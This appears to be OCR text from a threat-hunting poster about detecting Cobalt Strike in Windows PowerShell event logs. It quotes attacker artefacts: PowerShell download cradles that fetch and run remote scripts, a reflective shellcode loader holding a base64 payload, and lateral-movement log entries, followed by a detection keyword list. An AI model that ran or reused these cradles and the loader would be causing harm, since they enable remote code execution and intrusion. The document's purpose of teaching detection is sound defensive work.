
Cobalt Strike C2

IP details

Alerts	High	Medium	Low	Informational
	7	0	0	0

IP details

Cobalt Strike PowerShell One-Liners (Scripted Web Delivery)




Type	Date	Time	Event	Source	Category
Verbose	8/31/2018	12:51:54 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command
Verbose	8/31/2018	12:50:44 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command
Verbose	8/31/2018	12:48:22 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command

```
Creating Scriptblock text (1 of 1):
IEX ((new-object net.webclient).downloadstring('http://[redacted].com/a'))

ScriptBlock ID: 81575970-56dd-480c-b807-7f5d22336ab5
Path:
```

"The Attacks -> Web Drive-by -> Scripted Web Delivery (S) feature generates a stageless Beacon payload artifact, hosts it on Cobalt Strike's web server, and presents a one-liner to download and run the artifact." –Cobalt Strike Help

Cobalt Strike Beacon Reflective Injection (Scriptblock Logging)



Type	Date	Time	Event	Source	Category	Computer
Information	8/31/2018	1:14:44 AM	4103	Microsoft-Windows-PowerShell	Executing Pipeline	BASE-WKSTN-05.shield
Warning	8/31/2018	1:14:44 AM	4104	Microsoft-Windows-PowerShell	Execute a Remote Command	BASE-WKSTN-05.shield
Information	8/31/2018	1:14:44 AM	4103	Microsoft-Windows-PowerShell	Executing Pipeline	BASE-WKSTN-05.shield

Description

```
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-Object System.Reflection.AssemblyName
('ReflectedDelegate')), [System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemoryModule',
$false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass, AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public', [System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot, Virtual', $var_return_type,
$var_parameters).SetImplementationFlags('Runtime, Managed')
    return $var_type_builder.CreateType()
}
[Byte[]]$var_code = [System.Convert]::FromBase64String
('/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8Aiwgwc8NAcfi8FJXi1IQi0I        3Qi0gYi1ggAdPjPEmLNIsB1jH/M
cCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH        qQLQQaAAQAABo//8HAGoAaFik
U+X/1YPAQInHUDHAsHC0aVBoZG5zYVRoTHcmB//Vu2EAAADre1iJxoPvQPy5Q AAAPOkifiD6EBAgPt6fjK7YQAAAIgYQIsYQ4gYgPt6fhq
7YQAAAIgYQIsYQ4gYgPt6fge7YQAAAIgYSEi7YQAAAIgYifOJxlRbg+sEU2oAU2oAaEgCAABqEFBoasmcyf/VhcB1UYnwSLMAiBhAizDrcOiA
////AGFhYS5zdGFnZS4xMzc3NTY3My5leHRyYW5ldC53YWdvbndoZWVsZ2lmdHMuY29tACNM73bqFRfJY6FxX7rCa4nwSIsIQYgIgPlffgd
o8LWiVv/VaOgTAABoRPA14P/VifCLCInL6SP///
+H+l+LRxiD+AF1OYPHHIs/h96J/ot8JAgxybH/86RXV1dDh/pSV1OB6v8AAABSaPQAjsz/1VtfWj3/AAAAfAfp3/7//4nXgccAAAAA/+cTu+
```

Scaling Detection in PowerShell Logs

- Events may capture different parts of an attack
  - 4103 records module/pipeline output
  - 4104 records code (scripts) executed (look for "Warning" events)
- The PowerShell download cradle is heavily used by Cobalt Strike:

```
IEX (New-Object Net.Webclient).downloadstring("http://bad.com/bad.ps1")
```


- Filter using commonly abused keywords

DownloadString	**EncodedCommand**	**FromBase64String**	**rundll32**
IEX	**Invoke-Expression**	**WebClient**	**syswow64**
powershell -version	**http://127.0.0.1**	**Reflection**	**$DoIt**
Start-Process	**Invoke-WMIMethod**	**Invoke-Command**	

- Look for obvious signs of encoding and obfuscation


~~Hunting Cobalt Strike~~ Hunting Evil

Cobalt Strike Payload: `beacon_smb/bind_pipe`



Activity Report

date	host		d	activity
08/30 20:08	BASE-RD-01	spsql *	348	host called home, sent: 15518 by[illegible]s
08/30 20:09	BASE-RD-01	spsql *	58[illegible]8	run windows/beacon_smb/bind_pipe (\\BASE-WKSTN-05\pipe\diagsvc-22) on BASE-WKSTN-05 via Service Control Manager (\\BASE-WKSTN-05\admin$\f5f851e.exe)


exec bypass
powershell-import
Mimikatz
padding
Reflection
Webclient.Download
Event Logs
Payload
rundll32
Impersonation
IEX
Start-Process
Admin$
pipename
Lateral Movement
Invoke-WMIMethod
hashdump
Invoke-Command
PowerShell
DownloadString
Shellcode
Logs
Named Pipes
$DoIt
Injection
FromBase64String
scripted
bind_pipe
Application Crashes
Empire
psinject
psexec
C$
Cobalt Strike
RunAs
\\.\pipe
Download Cradle
Implant
Script
EncodedCommand
module stomping
127.0.0.1
SMB
MetaSploit
powershell -version
File Share
RWX
MZ Stomping
Useragent
Script Block
Beacon
Credentials
Admin Shares
GetSystem
Remote Access
WMI
Stageless
Shares
malleable_C2
Process Call Create
make_token
%COMSPEC%
Invoke-Expression
psexec-psh
winrm
PowerSploit
spawnto
Service
powerpick
System.Reflection
Transcript
svchost

Want More? Detecting Cobalt Strike via Log Analysis

Tech Tuesday Workshop Cobalt Strike Detection via Log Analysis

Webcast Aired Tuesday, May 11, 2021 at 1:00 pm EDT (2021-05-11 17:00:00 UTC)

Speaker: Chad Tilbury

Cobalt Strike has become the attack tool of choice among enlightened global threat actors, making an appearance in almost every recent major hack. Cobalt Strike is an extremely capable and stealthy tool suite, but log analysis can level the playing field, providing many opportunities for detection. This workshop will leverage data sourced from SANS FOR508: Advanced Incident Response, Threat Hunting and Digital Forensics to provide insight into how Cobalt Strike operates and how to detect many of its characteristics via endpoint logs. Whether you are just starting out in threat hunting or a FOR508 alumni, there will be something for everyone in this new workshop!

https://for508.com/cobalt